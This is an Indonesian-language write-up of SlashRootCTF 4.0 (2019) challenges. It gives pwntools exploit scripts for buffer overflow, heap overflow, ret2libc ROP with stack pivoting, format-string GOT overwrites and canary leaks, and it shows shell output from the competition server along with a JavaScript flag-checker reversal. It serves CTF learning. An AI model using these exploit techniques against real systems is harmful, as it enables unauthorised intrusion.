Write-Up
SlashRootCTF 4.0 2019
gaboet berfaedah

xaxaxa

yeraisci

shouko

PWN

warmup_pwn

Diberikan file ELF 32-bit. Binaty tersebut memiliki 2 fungsi, fungsi main dan vuln. Dari gambar hasil decompile fungsi vuln, terdapat pemanggilan fungsi gets dan perbandingan variabel dengan nilai 0xDEADBEEF.

```
1  char *vuln()
2  {
3    char *result; // eax@1
4    char s; // [sp+4h] [bp-24h]@1
5    int v2; // [sp+1Ch] [bp-Ch]@1
6
7    v2 = 0;
8    puts("Do you want to play a game?");
9    result = gets(&s);
10   if ( v2 == 0xDEADBEEF )
11   {
12     system("cat flag.txt");
13     exit(0);
14   }
15   return result;
16 }
```

Solusinya, karena terdapat vuln buffer overflow, kita bisa mengoverwrite value dari variabel v2 yang berada di ebp-0xC. Berikut script yang kami gunakan

sv.py

```
from pwn import *

r = remote('103.200.7.150', 50200)

p = 'A'*24
p += p32(0xdeadbeef)
r.sendline(p)
r.interactive()
```

```
> py sv.py
[+] Opening connection to 103.200.7.150 on port 50200: Done
[*] Switching to interactive mode
Do you want to play a game?
SlashRootCTF{gampang_bingits}[*] Got EOF while reading in interactive
$
```

FLAG : SlashRootCTF{gampang_bingits}

coldup_pwn

Diberikan file ELF 32-bit. Binary tersebut memiliki tiga fungsi, main, vuln, dan useless_function. Sama seperti soal warmup_pwn, terdapat fungsi gets dan perbandingan nilai. Bedanya, jika nilai v2 tidak sama dengan 0XDEADC0DE, maka fungsi exit akan dipanggil. Fungsi useless_function akan memberikan string flag jika dipanggil. Maka kita perlu mengoverwrite return address dengan useless_function dan mengubah nilai v2 menjadi 0XDEADC0DE.

```
 1 char *vuln()
 2 {
 3   char *result; // eax@1
 4   char s; // [sp+4h] [bp-24h]@1
 5   int v2; // [sp+1Ch] [bp-Ch]@1
 6
 7   v2 = 0;
 8   puts("Can you overwrite something to get a FLAG?");
 9   result = gets(&s);
10   if ( v2 != 0xDEADC0DE )
11     exit(0);
12   return result;
13 }
```

Berikut script yang kami gunakan

sv.py

```
from pwn import *

r = remote('103.200.7.150', 50400)

p = 'A'*24
p += p32(0xdeadc0de)
p += 'B'*12
p += p32(0x80484eb)
r.sendline(p)
r.interactive()
```

```
> py sv.py
[+] Opening connection to 103.200.7.150 on port 50400: Done
[*] Switching to interactive mode
Can you overwrite something to get a FLAG?
SlashRootCTF{ini_hanya_permulaan}[*] Got EOF while reading in interactive
$
```

FLAG : SlashRootCTF{ini_hanya_permulaan}

warmup welcome

Diberikan file ELF 32-bit. Terdapat beberapa fungsi di binary ini, salah satunya adalah fungsi debug pada gambar di bawah yang akan memanggil remote shell.

```
1 int debug()
2 {
3   int v0; // eax@1
4
5   v0 = _x86_get_pc_thunk_ax();
6   return system(&aBinSh[v0 - 134517373]);
7 }
```

Lalu, di bawah ini merupakan hasil decompile fungsi main. Pada fungsi main, terdapat vuln buffer overflow karena pemanggilan fungsi gets. Selain itu, terdapat pemanggilan fungsi dari pointer v6 jika variabel v8 berniali 1 dan v7 bernilai 4203300. Jika kita

berhasil mengoverwrite nilai di pointer v6 dengan fungsi debug, kita akan mendapatkan shell.

main()

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  int v3; // eax@1
  char key; // [sp+0h] [bp-DCh]@1
  char team; // [sp+64h] [bp-78h]@1
  void (**v6)(void); // [sp+C8h] [bp-14h]@1
  void *v7; // [sp+CCh] [bp-10h]@1
  void *v8; // [sp+D0h] [bp-Ch]@1
  int *v9; // [sp+D8h] [bp-4h]@1

  v9 = &argc;
  printf("Team : ");
  fflush(stdout);
  fgets(&team, 100, stdin);
  strtok(&team, "\n");
  printf("key : ");
  fflush(stdout);
  gets(&key);
  v8 = malloc(8u);
  *(_DWORD *)v8 = 1;
  *((_DWORD *)v8 + 1) = malloc(0x40u);
  v7 = malloc(8u);
  *(_DWORD *)v7 = 2;
  *((_DWORD *)v7 + 1) = malloc(0x78u);
  v6 = (void (**)(void))malloc(4u);
  *v6 = (void (*)(void))debugMessage;
  strcpy(*((char **)v8 + 1), &team);
  strcpy(*((char **)v7 + 1), &key);
  puts("\n====================================");
  printf("TEAM          : %s\n", *((_DWORD *)v8 + 1));
  printf("CURRENT KEY     : %s\n", *((_DWORD *)v7 + 1));
  v3 = generateKey(*((_DWORD *)v7 + 1));
  printf("GENERATED KEY  : %s", v3);
  puts("\n====================================");
  if ( *(_DWORD *)v7 == 2 && !strcmp(&team, "debug") && !strcmp(&key,
"ZGVidWdfc2VjcmV0X2tleTEzMzcK") )
  {
        puts("[+] Preparing debug mode..");
        fflush(stdout);
```

```
        sleep(2u);
        if ( *(_DWORD *)v7 <= 2 )
        {
        puts("Debug failed!");
        exit(0);
        }
  }
  else if ( *(_DWORD *)v8 == 1 && *(_DWORD *)v7 > 4203299 && *(_DWORD *)v7
<= 4203300 )
  {
        (*v6)();
  }
  printf("Hei, %s\nThis is just a warmup welcome, enjoy your day :)\n", &team);
  exit(0);
}
```

Untuk mengubah nilai v7[1], kita dapat memanfaatkan string copy dari variabel team. Namun, karena variabel team berada di bawah variabel key, maka nilainya nanti akan teroverwrite saat kita memasukkan nilai key. Karena itu kita hanya perlu membuat payload untuk variabel key agar nanti dapat mengoverwrite nilai di pointer v7 dan v6 saat memanggil strcpy. Berikut script yang kami gunakan

sv.py


```
from pwn import *

r = remote('103.200.7.150', 20114)

p = 'asdf'
r.sendlineafter('Team : ', p)

p = 'A'*128
p += p32(0x8049271)
p += 'B'*(12*4)
p += p32(0x402324)
r.sendlineafter('key : ', p)

r.interactive()
```


```
> py sv.py
[+] Opening connection to 103.200.7.150 on port 20114: Done
[*] Switching to interactive mode
$ cd ..
$ cat f*
SlashRootCTF{b4sic_heap_overfl0w_always_fun:)}$
```

FLAG : SlashRootCTF{b4sic_heap_overfl0w_always_fun:)}

fruit

Diberikan file ELF 64-bit. Saat dijalankan, binary tersebut memiliki beberapa pilihan. Salah satunya adalah membeli flag. Namun pilihan tersebut tidak akan memberikan flag jika kita lihat hasil decompile fungsi main.





Namun, pada pilihan “get free diamond”, jika kita meminta diamond sampai lebih dari 4 kali, maka program akan meminta inputan kita dengan fungsi scanf menggunakan argumen “%s”. Argumen ini tidak memiliki pembatas dan akan menerima input dari user sebanyak apapun asalkan bukan newline ataupun whitespace character.

```
130     if ( strcmp(&s1, "9") )
131     {
132       if ( !strcmp(&s1, "10") )
133       {
134         puts("Thankyou for visiting!");
135         exit(0);
136       }
137       fwrite("Bad Request!\n", 1uLL, 0xDuLL, stderr);
138       exit(0);
139     }
140     ++v14;
141     v6 = time(0LL);
142     srand(v6);
143     v12 = rand() % 10;
144     if ( v14 > 4 )
145       break;
146     printf("You get %d diamond\n", (unsigned int)v12);
147     diamond += v12;
148   }
149   puts("No diamond for you!");
150   puts("buy more diamond ?");
151   fflush(stdout);
152   __isoc99_scanf("%s", &v8);
153   puts("Thanks! we will proceed your request :)");
154   return 0;
155 }
```

Pertama-tama, kita lakukan leak address libc dengan memanggil fungsi puts dengan argumen GOT dari puts. Karena program menggunakan fflush untuk melakukan unbuffer, maka kita harus memanggil fflush untuk mendapatkan hasil leak.

```
from pwn import *

b = ELF('./fruit', checksec=False)
pop_rdi = 0x00401d33
```

```python
r = remote('103.200.7.150', 20110)

for i in range(5):
   r.sendlineafter('>>', '9')

p = 'A'*176
p += p64(data)
p += p64(pop_rdi)
p += p64(b.got['puts'])
p += p64(b.plt['puts'])
p += p64(pop_rdi)
p += p64(0)
p += p64(b.plt['fflush'])

r.sendline(p)

r.recvuntil(':)\n')
leak = int(r.recvline()[:-1][::-1].encode('hex'), 16)
print 'leak :', hex(leak)

r.interactive()
```

```
[+] Opening connection to 103.200.7.150 on port 20110: Done
leak : 0x7f0713241010
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
```

Dengan menggunakan offset puts dari hasil leak tersebut, kita mendapatkan versi libc 2.28.

```
> ./find puts 010
archive-glibc (id libc6_2.28-0ubuntu1_amd64)
archive-old-glibc (id libc6-amd64_2.24-3ubuntu1_i386)
archive-old-glibc (id libc6-amd64_2.24-3ubuntu2.2_i386)
archive-old-glibc (id libc6-amd64_2.24-9ubuntu2.2_i386)
archive-old-glibc (id libc6-amd64_2.24-9ubuntu2_i386)
```

Setelah mendapatkan leak, kita panggil fungsi scanf untuk memasukkan address one_gadget pada segmen .bss. Untuk melakukan return ke one_gadget, kita lakukan stack pivoting ke segmen .bss tadi dengan menggunakan gadget “leave; ret”. Berikut script yang kami gunakan

sv.py

```python
from pwn import *

b = ELF('./fruit', checksec=False)
pop_rdi = 0x00401d33
pop_rsi_r15 = 0x00401d31
data = 0x4040f8 # .bss

r = remote('103.200.7.150', 20110)
l = ELF('./libc6_2.28-0ubuntu1_amd64.so', checksec=False)
one_gadget = 0x501e3

for i in range(5):
   r.sendlineafter('>>', '9')

p = 'A'*176
p += p64(data) # saved rbp
p += p64(pop_rdi)
p += p64(b.got['puts'])
p += p64(b.plt['puts'])
p += p64(pop_rdi)
p += p64(0)
p += p64(b.plt['fflush'])
p += p64(pop_rsi_r15)
p += p64(data) # .bss
```

```
p += p64(0)
p += p64(pop_rdi)
p += p64(0x403056) # %s
p += p64(b.plt['__isoc99_scanf'])
p += p64(0x0000000000401cc0) # leave; ret
r.sendline(p)

r.recvuntil(':)\n')
leak = int(r.recvline()[:-1][::-1].encode('hex'), 16)
print 'leak :', hex(leak)
l.address = leak - l.symbols['puts']

p = p64(0)
p += p64(l.address + one_gadget)
r.sendline(p)

r.interactive()
```

```
> py sv.py
[+] Opening connection to 103.200.7.150 on port 20110: Done
leak : 0x7f133484c010
[*] Switching to interactive mode
$ ls
$ cd ..
$ cat f*
SlashRootCTF{buah_mengandung_anti0ks1d4_dan_sedikit_ret2libc}$
```

FLAG : SlashRootCTF{buah_mengandung_anti0ks1d4_dan_sedikit_ret2libc}

My first game (solved setelah penyisihan selesai)

DIberikan sebuah file ELF 64-bit. Binary ini merupakan sebuah permainan yang memungkinkan pemain mengisi nama dan base damage. Pada fungsi fight_boss, jika base damage sama dengan nilai 0xdeadf00d atau 3735941133, maka flag akan diberikan. Berikut hasil decompile fungsi tersebut

```
1  __int64 fight_boss()
2  {
3    FILE *stream; // [sp+8h] [bp-88h]@2
4    char s; // [sp+10h] [bp-80h]@4
5    __int64 v3; // [sp+88h] [bp-8h]@1
6
7    v3 = *MK_FP(__FS__, 40LL);
8    if ( atoi(damage) != 3735941133 )
9    {
10     printf("You LOSE");
11     exit(0);
12   }
13   stream = fopen("flag.txt", "r");
14   if ( stream )
15   {
16     puts("Congrats ! you have defeated the boss!");
17     fgets(&s, 120, stream);
18     puts(&s);
19     exit(0);
20   }
21   puts("Error: flag not found");
22   return *MK_FP(__FS__, 40LL) ^ v3;
23 }
```

Nilai base damage akan di set pada fungsi set_damage dengan menggunakan fungsi scanf dan atoi. Jika nilai yang dimasukkan melebihi 99, maka program akan memanggil fungsi exit. Namun pada hasil decompile fungsi set_damage di bawah, argumen fungsi atoi merupakan variabel pointer damage yang menunjuk ke segmen heap yang baru dialokasikan. Pointer ini akan selalu bernilai nol, jadi bagian pengecekan di bawah akan selalu bernilai false berapapun angka yang dimasukkan.

```
1  __int64 set_damage()
2  {
3    char src; // [sp+0h] [bp-30h]@1
4    __int64 v2; // [sp+28h] [bp-8h]@1
5
6    v2 = *MK_FP(__FS__, 40LL);
7    printf("Base damage: ");
8    damage = (char *)malloc(0x28uLL);
9    __isoc99_scanf("%s", &src);
10   if ( atoi(damage) > 99 )
11   {
12     puts("Your base damage can't be more than 100 :)");
13     exit(0);
14   }
15   memcpy(damage, &src, 0x28uLL);
16   return *MK_FP(__FS__, 40LL) ^ v2;
17 }
```

Untuk mendapatkan flag, kita hanya perlu mengeset base damage sebesar 3735941133, kemudian memilih option “fight the boss”


```
> nc 103.200.7.150 50800
--------Menu--------
1. Choose your name
2. Set your base damage
3. Fight the boss
4. Character Info
5. Reset
>> 2
Base damage: 3735941133
--------Menu--------
1. Choose your name
2. Set your base damage
3. Fight the boss
4. Character Info
5. Reset
>> 3
Congrats ! you have defeated the boss!
SlashRootCTF{y0U_kn0w_h0W_mall0c_w0rks!}
```

FLAG : SlashRootCTF{y0U_kn0w_h0W_mall0c_w0rks!}

Ms.Canary (solved setelah penyisihan selesai)

Diberikan file binary 64-bit not stripped bernama canary. Setelah didecompile menggunakan IDA, didapatkan pseudocode fungsi main dan vuln :

```
1 // local variable allocation has failed, the output may be wrong!
2 int __cdecl main(int argc, const char **argv, const char **envp)
3 {
4   init(*(_QWORD *)&argc, argv, envp);
5   puts("Selamat datang di SlashRoot 4.0!");
6   vuln("Selamat datang di SlashRoot 4.0!");
7   return 0;
8 }
```



```
1  __int64 vuln()
2  {
3    signed int i; // [sp+Ch] [bp-74h]@1
4    char buf; // [sp+10h] [bp-70h]@2
5    __int64 v3; // [sp+78h] [bp-8h]@1
6
7    v3 = *MK_FP(__FS__, 40LL);
8    for ( i = 0; i <= 1; ++i )
9    {
10     read(0, &buf, 0x200uLL);
11     printf(&buf, &buf);
12   }
13   return *MK_FP(__FS__, 40LL) ^ v3;
14 }
```


Pada fungsi main, program akan memanggil fungsi vuln(). Pada fungsi vuln, program akan meminta input dengan menggunakan read() sebanyak 2 kali dengan maks 0x200 karakter. Lalu program akan mengeprint inputan kita. Pada proses print terdapat vuln format string karena inputan kita langsung di print. Lalu kami mencoba debugging di gdb untuk melihat output leak address pada format string:

```
gdb-peda$ ni
0x7fffffffdb80|0x200|0x7ffff7ec1f81|0x20|0x7ffff7fa1500|0xa|0x601060|0x70257c7025
7c7025|0x257c70257c70257c|0x7c70257c70257c70|0x70257c70257c7025|0x257c70
257c70257c|0x7c70257c70257c70|0x70257c70257c7025|0x257c70257c70257c|0x7c
70257c70257c70|0x70257c70257c7025|0x257c70257c70257c|0x7c70257c70257c70
|0xa70257c7025|0xf94292159c4f4a00|0x7fffffffdc00|0x400844|0x400850|0x7ffff7ddbb
6b|(nil)|0x7fffffffdce8|0x100040000|0x400822|(nil)|0x56780d30d29a7f88|0x400670|0x
7fffffffdce0|(nil)
[----------------------------------registers-----------------------------------]
RAX: 0x1db
RBX: 0x0
RCX: 0x0
RDX: 0x7ffff7f9c580 --> 0x0
RSI: 0x7fffffffb4d0
("0x7fffffffdb80|0x200|0x7ffff7ec1f81|0x20|0x7ffff7fa1500|0xa|0x601060|0x70257c702
57c7025|0x257c70257c70257c|0x7c70257c70257c70|0x70257c70257c7025|0x257c7
0257c70257c|0x7c70257c70257c70|0x70257c70257c702"...)
```

```
RDI: 0x1
RBP: 0x7fffffffdbf0 --> 0x7fffffffdc00 --> 0x400850 (<__libc_csu_init>:        push   r15)
RSP: 0x7fffffffdb70 --> 0xa ('\n')
RIP: 0x400801 (<vuln+71>:         add    DWORD PTR [rbp-0x74],0x1)
R8 : 0x1db
R9 : 0x5
R10: 0x7fffffffdbe5 --> 0x159c4f4a0000000a
R11: 0x246
R12: 0x400670 (<_start>:  xor    ebp,ebp)
R13: 0x7fffffffdce0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x4007f4 <vuln+58>:      mov    rdi,rax
   0x4007f7 <vuln+61>:      mov    eax,0x0
   0x4007fc <vuln+66>:      call   0x400620 <printf@plt>
=> 0x400801 <vuln+71>:   add    DWORD PTR [rbp-0x74],0x1
   0x400805 <vuln+75>:      cmp    DWORD PTR [rbp-0x74],0x1
   0x400809 <vuln+79>:      jle    0x4007da <vuln+32>
   0x40080b <vuln+81>:      nop
   0x40080c <vuln+82>:      mov    rax,QWORD PTR [rbp-0x8]
[-------------------------------------stack-------------------------------------]
```

Setelah diamati, kita bisa leak libc pada leak posisi 25 yaitu : 0x7ffff7ddbb6b

Lalu canary dapat dileak pada posisi 21 yaitu : 0xf94292159c4f4a00




```
gdb-peda$ x/gx $rbp-0x8
0x7fffffffdbe8:         0xf94292159c4f4a00
```

Setelah itu, dioba leak libc pada server, didaptkan bahwa offset nya 09b, lalu dicari libc yang cocok dan didapat bahwa libc menggunakan versi 2.28 :

```
offset___libc_start_main_ret = 0x2409b
offset_system = 0x0000000000050300
offset_dup2 = 0x000000000010a6c0
offset_read = 0x0000000000109f20
offset_write = 0x0000000000109fc0
offset_str_bin_sh = 0x1aae80
```

Lalu disusun payload dengan alur pada loop pertama dilakukan leak libc dan canary, lalu pada loop kedua dilakukan overflow untuk memanggil one_gadget :

solve.py

```python
from pwn import *

r = remote("103.200.7.150", 50600)
libc = ELF("libc6_2.28-0ubuntu1_amd64.so", checksec=False)

r.recv()
r.sendline("%21$p | %25$p")
raw = r.recv().split(" | ")
canary = int(raw[0], 0)
leak = int(raw[1], 0)
print "Canary     :", hex(canary)
print "Leak Libc  :", hex(leak)

libc.address = leak - 0x2409b
one_gadget = libc.address + 0x50186

p  = ""
p += "A"*104
p += p64(canary)
p += "A"*8
p += p64(one_gadget)

r.sendline(p)
r.interactive()
```

```
ᕦ(ò_óˇ)ᕤ rafie [slashroot/quals/pwn]
→ python solve.py
[+] Opening connection to 103.200.7.150 on port 50600: Done
Canary     : 0x56b2fd0bdfafce00
Leak Libc  : 0x7fbf901c909b
[*] Switching to interactive mode
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA$ ls
$ ls /
app
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sanity.sh
sbin
srv
start.sh
sys
tmp
usr
var
$ cat /f*
SlashRootCTF{Mant4p_miSS_C4N4ry}$
```

FLAG : SlashRootCTF{Mant4p_miSS_C4N4ry}

mashook pak echo

Diberikan file ELF 32-bit. Binary ini hanya mempunyai fungsi main dan vuln format string. Berikut merupakan hasil decompile fungsi main

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  char s; // [sp+Eh] [bp-3Ah]@1

  setvbuf(stdout, (char *)2, 0, 0);
  puts("Silahkan input sebuah string.");
  fgets(&s, 50, stdin);
  printf(&s);
  exit(0);
}
```

Pertama-tama, karena program langsung memanggil fungsi exit setelah fungsi printf, maka kita ganti GOT exit dengan address main, tepatnya di address 0x08048543 sehingga kita mendapatkan infinite loop. Berikut payload untuk mengubah GOT tersebut

```
p = '%67x%15$hhn'
p += '%66x%16$hhn'
p = p.ljust(30,'a')
p += p32(0x804a018)
p += p32(0x804a018+1)
r.sendlineafter('.\n', p)
```

Setelah mengganti GOT exit, kami melakukan leak __libc_start_main_ret menggunakan format string attack. Berdasarkan offset address yang kami leak tersebut, kami mendapatkan versi libc 2.23.

```
> ./find __libc_start_main_ret 637
ubuntu-xenial-i386-libc6 (id libc6_2.23-0ubuntu10_i386)
archive-glibc (id libc6_2.23-0ubuntu3_i386)
ubuntu-xenial-amd64-libc6-i386 (id libc6-i386_2.23-0ubuntu10_amd64)
archive-glibc (id libc6-i386_2.23-0ubuntu3_amd64)
```

Kemudian kami mengganti GOT printf dengan address system, agar saat dimasukkan string ‘/bin/sh’ kita mendapatkan shell. Berikut script yang kami gunakan

sv.py

```
from pwn import *

r = remote('103.200.7.150', 50700)
l = ELF('libc6-i386_2.23-0ubuntu10_amd64.so', checksec=False)

p = '%67x%15$hhn'
p += '%66x%16$hhn'
p = p.ljust(30,'a')
p += p32(0x804a018)
p += p32(0x804a018+1)
r.sendlineafter('.\n', p)

p = '%29$p'
r.sendlineafter('.\n', p)
leak = int(r.recvline()[:-1], 16)
print 'leak', hex(leak)
```

```python
l.address = leak - 247 - l.symbols['__libc_start_main']

print hex(l.symbols['system'])
a = (l.symbols['system'] >> 16) & 0xff
b = l.symbols['system'] & 0xffff
print hex(a), hex(b)

p = '%{}x%19$hhn'.format(a)
p += '%{}x%20$hn'.format(b-a)
p = p.ljust(30,'a')
p += p32(0x804a00c+2)
p += p32(0x804a00c)
r.sendlineafter('.\n', p)

r.sendlineafter('.\n', '/bin/sh\x00')
r.interactive()
```


```
> py sv.py
[+] Opening connection to 103.200.7.150 on port 50700: Done
leak 0xf7589637
0xf75ab940
0x5a 0xb940
[*] Switching to interactive mode
$ ls
echo
$ cd ..
$ cat f*
SlashRootCTF{m4ntaP_p4K_ech0}$
```

FLAG : SlashRootCTF{m4ntaP_p4K_ech0}

WEB

Playing DOM

Diberikan sebuah website dengan url : http://103.200.7.150:40511/ . Tampilan depan web :



Terdapat sebuah form untuk menginputkan password. Sepertinya password inputan in merupakan flag yang akan divalidasi. Ketika dilihat source page nya :

Tampaknya verifikasi terdapat pada file main.js, setelah coba di beautify :

main.js

```
window.onload = function() {
    window.ord = Function.prototype.call.bind(''.charCodeAt);
```

```
    window.chr = String.fromCharCode;
    window.str = String;
    window.sleep = function(s) {
        s = s * 1000;
        var start = new Date().getTime();
        for (var i = 0; i < 1e7; i += 1) {
            if ((new Date().getTime() - start) > s) {
                break
            }
        }
    };
    const f = document.forms[0];
    f.onsubmit = function(e) {
        e.preventDefault();
        const p = document.getElementById('password').value;
        const s = "^al~e_bbyNYKvcvy|HqxeHr{gHznHtvvc6`";
        const e1 = "function a(){let b = '';const g = p.substr(0,
p.indexOf('{')+1); const h = g.length; for(let i = 0; i < h; i++){b +=
chr(ord(g[i])^h);};return b;};";
        const e2 = "function c(){ let d =''; let i = p.match(/{(.*)}/);
i = i ? i[1]: ''; const j = i.length ; for(let x = 0; x < j; x++){ d +=
chr(ord(i[x])^j)}; return d};";
        const e3 = "function e() { let f = ''; const k = p[p.length-1];f
= chr(Math.abs((ord(k)<<ord(k))%255)); return f};a()+c()+e();";
        const r = eval(e1 + e2 + e3);
        if (s === r) {
            alert('Your smart boy!')
        } else {
            alert('I think you have headache!')
        }
    };
    document.getElementById('constructor').remove()
};
```

Dari source code main.js, terlihat bahwa nilai const r yang merupakan hasil dari eval(e1 + e2 +e3) harus sama dengan nilai const s. Nilai yang direturn untuk fungsi eval ini

merupakan hasil concat a()+b()+c(). Langsung saja dibuat script untuk mendapatkan password atau flag yang valid :


solve.py

```
target = "^al~e_bbyNYKvcvy|HqxeHr{gHznHtvvc6"

known = "SlashRootCTF{"
flag = ""
for i in range(len(known)):
  flag += chr(ord(target[i]) ^ len(known))

len_isi_flag = len(target) - len(known)
for i in range(len(known), len(target)):
  flag += chr(ord(target[i]) ^ len_isi_flag)

print flag + "}"
```

